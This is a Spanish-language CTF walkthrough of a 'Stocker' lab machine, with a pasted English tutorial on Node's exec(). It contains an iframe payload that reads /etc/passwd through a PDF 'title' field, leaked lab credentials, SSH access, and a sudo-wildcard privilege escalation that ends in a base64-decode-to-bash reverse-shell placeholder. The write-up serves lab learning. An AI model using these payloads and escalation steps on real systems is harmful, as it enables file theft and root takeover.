


Examinamos este recibo mediante BurpSuite para determinar si es posible realizar alguna modificación.




Es posible alterar el valor de "title" para realizar la inyección de un código XSS to ssrf.






title":"<iframe src=file:///etc/passwd height=1000px width=800px></iframe

Observamos que existe un usuario llamado 'angoose', y dado que la única opción que presentaba un contenido significativo era el sitio 'dev', con una página de inicio de sesión, nos enfocaremos en ese objetivo.







Ahora tenemos Usuario y contraseña validos.

Usuario: **angoose**
Password: **IHeardPassphrasesArePrettySecure.**

Acceso remoto

La forma de acceder es a través de SSH, ya que el puerto 22 solo acepta el servicio de SSH.






```
> ssh angoose@10.10.xx.xxx
```

Aquí lograríamos la primera bandera, la del usuario, mediante el uso del comando 'cat' para visualizarla.

Escalada de privilegios

Usaremos `sudo -l` que permite a un usuario verificar qué acciones de administrador están permitidas para su cuenta actual.

Observamos que se ejecutan todos los scripts que terminan en '.js', gracias al uso del asterisco '*', que abarca todos los archivos con esa extensión.

Ingresaremos a la carpeta '/dev/shm', luego crearemos un archivo con extensión '.js' y finalmente lo editaremos con un editor de texto, como 'nano' o 'vim'.

```
angoose@stocker:~$ cd /dev/shm
angoose@stocker:/dev/shm$ ls
angoose@stocker:/dev/shm$ touch root.js
angoose@stocker:/dev/shm$ vim root.js
```

Consultaremos la página StackAbuse para obtener un comando 'exec()' que permita listar todas las carpetas y archivos en nuestro directorio. Luego, visitaremos RevShells para crear una reverse shell utilizando 'Bash -i', con el fin de que la máquina objetivo se conecte a nuestro puerto.

The exec Function

The `exec()` function creates a new shell and executes a given command. The output from the execution is buffered, which means kept in memory, and is available for use in a callback.


Let's use `exec()` function to list all folders and files in our current directory. In a new Node.js file called `lsExec.js`, write the following code:

```
const { exec } = require("child_process");

exec("ls -la", (error, stdout, stderr) => {
    if (error) {
        console.log(`error: ${error.message}`);
        return;
    }
    if (stderr) {
        console.log(`stderr: ${stderr}`);
        return;
    }
    console.log(`stdout: ${stdout}`);
});
```


First, we require the `child_process` module in our program, specifically using the `exec()` function (via ES6 destructuring). Next, we call the `exec()` function with two parameters:


- A string with the shell command we want executed.
- A callback function with three parameters: `error`, `stdout`, `stderr`.


The shell command we are running is `ls -la`, which should list all the files and folders in our current directory line by line, including hidden files/folders. The callback function logs whether we got an `error` while trying to execute the command or output on the shell's `stdout` or `stderr` streams.



Echo {Reverse shell} | base64 -d | bash







Finalmente somos Root

FINISH!